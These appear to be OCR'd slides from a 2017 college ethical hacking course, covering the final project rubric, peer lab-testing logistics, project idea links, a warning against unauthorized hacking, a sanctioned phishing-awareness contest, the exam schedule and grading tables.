
Links to Project document, Test matrix, and online directory for students to share their projects from.

And again ...

Due 12/5

https://simms-teach.com/cis76calendar.php

CIS 76 Project



Grading Rubric (60 points)

5 points - Professional quality document (readability, formatting, spelling, accuracy)
5 points - Scenario and diagram (provides necessary context to understand the lab)
5 points - Vulnerabilities & exploits (accurate summaries and citations)
20 points - Step-by-step instructions (20 steps minimum, 1 point per step)
5 points - Requirements, admonition, prevention (are included).
5 points - Complete appendixes.
10 points - Testing another student's lab and providing them with helpful written feedback.
5 points - [Optional] Presentation and demo to class.

Extra credit (up 30 points)

5 points each for testing additional student labs. You must use the testing spreadsheet above so that all projects get tested equally.


Remember late work is not accepted. If you run out of time submit what you have completed for partial credit.

Excerpt from the Project document

CIS 76 Project

Use this directory to share your project with other classmates


Calendar Page



Assignment

- Project
- Project testing signup sheet
- Student project folder

https://simms-teach.com/cis76calendar.php




Name ↑	Owner	Last modified
README	me	Oct 29, 2017
Simms-EternalHotdog-v1.1	me	Oct 29, 2017

https://cabrillo.instructure.com/courses/7125/pages/cis-76-project-folder

CIS 76 Project

Calendar Page




Assignment

- Project
- Project testing signup sheet
- Student project folder

https://simms-teach.com/cis76calendar.php

Use this spreadsheet to sign up to test a classmate's project



https://docs.google.com/spreadsheets/d/1yhCKB3JyBULGy92HBzX6LCCRu-Wne76haFviUekaGdY/edit#gid=0

CIS 76 Fall 2017 Project Testing


Last edit was on October 29

fx CIS 76 Fall 2017 Project Testing

	A	B	C	D	E
15	b) Be sure to use the project testing template when doing the testing (links to documents here)				
16	e) Testing (status) should be "planned", "underway", "completed"				
17	d) You can offer your testing services in advance to a blank tbd line, use status="planned"				
18					
19	AUTHORS		TESTERS		
20	Lab Author Name	Name/Version of lab to be tested	Tester name I (status)	Tester name II (status)	Tester name III (status
21	Benji	Simms-EternalHotdog-v0.5	Homer (completed)	Duke (completed)	
22	Benji	Simms-EternalHotdog-v1.1	Homer (underway)	Duke (planned)	
23	tbd	tbd	Sky (planned"		
24	tbd	tbd			
25	tbd	tbd			
26	tbd	tbd			
27					
28					

https://cabrillo.instructure.com/courses/7125/pages/cis-76-project-testing-signup-sheet

CIS 76 Project



CIS 76 Project Testing Template

Tester: <your name here>
Lab name: <Name/version of lab document in project folder>
Date: <date tested>

1) Review your classmates lab for completeness:

[ ] 1. Lab title and version, name, date, and course number.
[ ] 2. Contact info.
[ ] 3. Admonition.
[ ] 4. Scenario and diagram.
[ ] 5. Requirements.
[ ] 6. Vulnerability(ies).
[ ] 7. Exploit(s).
[ ] 8. Step-by-step instructions.
[ ] 9. Prevention.
[ ] 10. Appendix A references.

Note any typos, missing sections, formatting problems here:

2) Verify by doing the Step-by-Step instructions. Note any missing steps or things that did not work here:

3) Note any helpful improvement suggestions or constructive feedback here:


Send completed test reports to authors using their preferred contact method. Include them as well in Appendix C of your own project.

Use this template to test another student's project

https://simms-teach.com/docs/cis76/cis76final-project-test-report.pdf

CIS 76 Project

What takes longer?



Creating the hacking project lab?

Or deciding what to project to do?

CIS 76 Project

Some Hacking Project Ideas

github projects

https://github.com/Hack-with-Github/Awesome-Hacking

Google searches

hacking tutorials

hacking projects

metasploit tutorials

kali hacking tutorials

ethical hacking tips

...

CVE Details

Find vulnerabilities with Metasploit modules

https://www.cvedetails.com/

EH-OWASP-XX VM

Chuck full of project ideas

News

Articles on security, cybersecurity and hacking

Pick a project you can build in your CIS 76 EH pod

CIS 76 Project

And don't forget:

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.


Housekeeping

war is not healthy for children and other living things
ICE COLD
Coffee!
You can sleep when you're dead!
LATTE
TOURIST MAP OF THE WORLD
New Ze
Sports Blaster
We're Proud To Ser

Housekeeping

1. Lab 10 due 11:59PM tonight.

2. There are eight extra credit labs available now, six points each, due the day of the final exam.




Tue	12/12	**Test #3 (the final exam)** **Time** • Tuesday 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5 Lab X6 Lab X7 Lab X8

3. The final project is available now and due in **two** weeks.

Next Week Guest Speakers

1. Denise Moss - Federal Apprenticeship/On-the-job-training grant and Cabrillo College participation

2. Jesse Warren - Leveraging Twitter To Manipulate Social Views



2017 Phishing Contest!

- Send me the best phish you can create...
  kerndp@co.monterey.ca.us
- From your County email address...
  - So we can find you if you win ☺
  - Write "2017 Phishing Contest" at the bottom of the email
- Deadline is end of 2017
- County employees only
- The Security Team will judge them.
- Top FIVE submissions will win $50 Amazon Gift Cards!!!


https://www.youtube.com/watch?v=357GquKbofk

Rich: Looks like fun. I just watched the video and Dan indicated it was only open to County employees. Would our students have his authorization to participate? They all took the "Hacking without permission is a crime" oath at the start of class :)

Tess: Oh yes! I checked with Dan before I sent you the email. He is looking forward to all attempts. :)

Heads up on Final Exam


Test #3 (final exam) is TUESDAY Dec 12 4-6:50PM



Tue	12/12	**Test #3 (the final exam)** **Time** • Tuesday 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5 Lab X6 Lab X7 Lab X8

Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)




FALL 2017 FINAL EXAMINATIONS SCHEDULE
DECEMBER 11 TO DECEMBER 16

DAYTIME FINAL SCHEDULE

Daytime Classes: All times in bold refer to the beginning times of classes. **MW/Daily** means Monday alone, Wednesday alone, Monday and Wednesday **or any 3** or more days in any combination. **TTH** means Tuesday alone, Thursday alone, or Tuesday and Thursday. **Classes meeting other combinations of days and/or hours not listed must have a final schedule approved by the Division Dean.**

STARTING CLASS TIME / DAY(S)	EXAM HOUR	EXAM DATE
Classes starting between:		
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Monday, December 11
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 13
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	Monday, December 11
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	Wednesday, December 13
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	Monday, December 11
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	Wednesday, December 13
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	Monday, December 11
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	Tuesday, December 12
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	Thursday, December 14
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	Tuesday, December 12
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	Thursday, December 14
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 12
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Thursday, December 14
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Tuesday, December 12
Friday am	9:00 am-11:50 am	Friday, December 15
Friday pm	1:00 pm-3:50 pm	Friday, December 15
Saturday am	9:00 am-11:50 am	Saturday, December 16
Saturday pm	1:00 pm-3:50 pm	Saturday, December 16



CIS 76 **Introduction to Cybersecurity: Ethical Hacking**

Introduces the various methodologies for attacking a network. Covers network attack methodologies with the emphasis on student use of network attack techniques and tools, and appropriate defenses and countermeasures. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
98163	**T**	**5:30PM-8:35P**	**3.00**	**R.Simms**	**OL**

Section 98163 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Section	Days	Times	Units	Instructor	Room
98164	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL


Section 98164 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page


http://simms-teach.com/cis76grades.php



Or check on Opus-II

checkgrades *codename*


(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

To run checkgrades update your path in .bash_profile with:

PATH=$PATH:/home/cis76/bin



Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

At the end of the term I'll add up all your points and assign you a grade using this table

Points that could have been earned:

9 quizzes:	27 points
9 labs:	270 points
2 tests:	60 points
3 forum quarters:	60 points
Total:	**417 points**

Wireless Overview

